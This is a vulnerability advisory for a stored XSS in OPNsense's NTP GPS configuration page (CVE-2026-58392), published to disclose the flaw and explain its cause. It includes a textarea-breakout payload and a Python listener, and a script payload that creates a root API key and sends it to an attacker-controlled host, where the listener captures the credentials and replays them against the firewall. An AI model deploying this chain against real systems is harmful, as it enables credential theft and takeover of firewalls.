Stored XSS in Services: NTP GPS
| CVSS 3.1: | 5.4
(Medium) CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:L/I:L/A:N
| ||||||||||||||||
| Software: | OPNsense | ||||||||||||||||
| Published: | 01.07.2026 | ||||||||||||||||
| CVE: | CVE-2026-58392 ↗ | ||||||||||||||||
| Credits: | Jonas Ampferl | ||||||||||||||||
| External Advisory: | Check out the external advisory ↗ |
Summary
The NTP GPS configuration page stores the operator-supplied Initialisation Commands (initcmd) field base64-encoded and on render base64_decode() it straight back into the page.
The page does call the escaper legacy_html_escape_form_data(), but it runs before the decode, so it escapes only the base64 string and the decoded raw bytes are emitted unescaped inside a <textarea>.
A payload that closes the textarea executes as stored XSS in the session of any user who opens the page.
Details
Root cause
The escaper runs on the encoded form, the sink decodes after
# src/www/services_ntpd_gps.php
...
# line 65 - stores the XSS payload base64 encoded
$gps['initcmd']= base64_encode($gps['initcmd']);
...
# line 75 - escapes the config fields, but only escapes a base64 encoded initcmd
legacy_html_escape_form_data($pconfig);
...
# line 501 - base64 decodes the initcmd value, which emits the unescaped XSS payload
<textarea name="initcmd" class="formpre" id="gpsinitcmd" cols="65" rows="7"><?=base64_decode($pconfig['initcmd']);?></textarea><br />
initcmd is read from $_POST with no validator, stored base64-encoded and on render decoded back and echoed directly into the page body.
Because the escaping happens on the encoded string and the decode happens at the sink, no effective input sanitization is performed.

A payload of </textarea><script>alert(1337)</script> breaks out of the <textarea> and is executed.
Proof of Concept
Open Services -> Network Time -> GPS as any authenticated user holding the page-services-ntp-gps privilege.
Expand the Advanced section and put the payload in Initialisation Commands, then Save:
</textarea><script>alert(1337)</script>
After reloading the GPS page, the stored script executes in the session of whoever views it, including an administrator.
Forging API Credentials

An attacker could escalate this to generate and exfiltrate API keys. Therefore he could serve the following web server:
#!/usr/bin/env python3
from http.server import BaseHTTPRequestHandler, HTTPServer
import urllib.parse, json, urllib3, requests
urllib3.disable_warnings()

TARGET   = "https://192.168.1.1"
DEMO     = "/api/core/system/status"
BOUNCE   = "https://192.168.1.1/services_ntpd_gps.php"

class AttackerWebServer(BaseHTTPRequestHandler):
    def do_GET(self):
        raw = urllib.parse.urlparse(self.path).query
        raw = raw.split('=', 1)[1] if '=' in raw else raw
        creds = urllib.parse.unquote(raw)

        # bounce the victim back immediately
        self.send_response(302)
        self.send_header('Location', BOUNCE)
        self.end_headers()

        if ':' not in creds:
            print("\n[?] non-credential hit: " + creds)
            return
        key, secret = creds.split(':', 1)
        print("\n" + "=" * 70)
        print("[+] CAPTURED OPNsense API CREDENTIAL")
        print("    API key   : " + key)
        print("    API secret: " + secret)

        # Authenticated Test Request with captured credentials
        try:
            r = requests.get(TARGET + DEMO, auth=(key, secret), verify=False, timeout=10)
            print("\n[+] REPLAYED FROM ATTACKER BOX  ->  GET " + DEMO)
            print("    HTTP " + str(r.status_code))
            try:
                print(json.dumps(r.json(), indent=2)[:4000])
            except ValueError:
                print(r.text[:2000])
        except Exception as e:
            print("[-] replay failed: " + str(e))
        print("=" * 70)

    def log_message(self, *a):
        pass

if __name__ == "__main__":
    print("[*] listening on 0.0.0.0:1337 ...")
    HTTPServer(('0.0.0.0', 1337), AttackerWebServer).serve_forever()
(You can find the source code of the web server here.)
</textarea><script>(async()=>{try{if(sessionStorage._x)return;sessionStorage._x=1;var t=document.documentElement.innerHTML.match(/X-CSRFToken", "([^"]+)"/)[1];var r=await fetch('/api/auth/user/addApiKey/root',{method:'POST',credentials:'include',headers:{'X-CSRFToken':t}});var j=await r.json();location='http://192.168.1.120:1337/x?'+encodeURIComponent(j.key+':'+j.secret);}catch(e){}})();</script>
This PoC will generate and exfiltrate API credentials for the root user.
Impact
A low-privileged NTP-GPS operator (with the privilege page-services-ntp-gps) can store javascript that runs in the browser of any user who opens the GPS page.
That permits theft of the CSRF token and execution of authenticated actions as the victim.
References
Könnte deine Anwendung auch Lücken haben?
In unserem Hacking Cult Bootcamp durchläufst du in 4 Wochen einen strukturierten Security-Check. Von Grundlagenwissen, um zu prüfen, wo dein Team wirklich steht, bis hin zum konkreten Schwachstellen-Scan deiner Webanwendung. Und das komplett kostenlos!


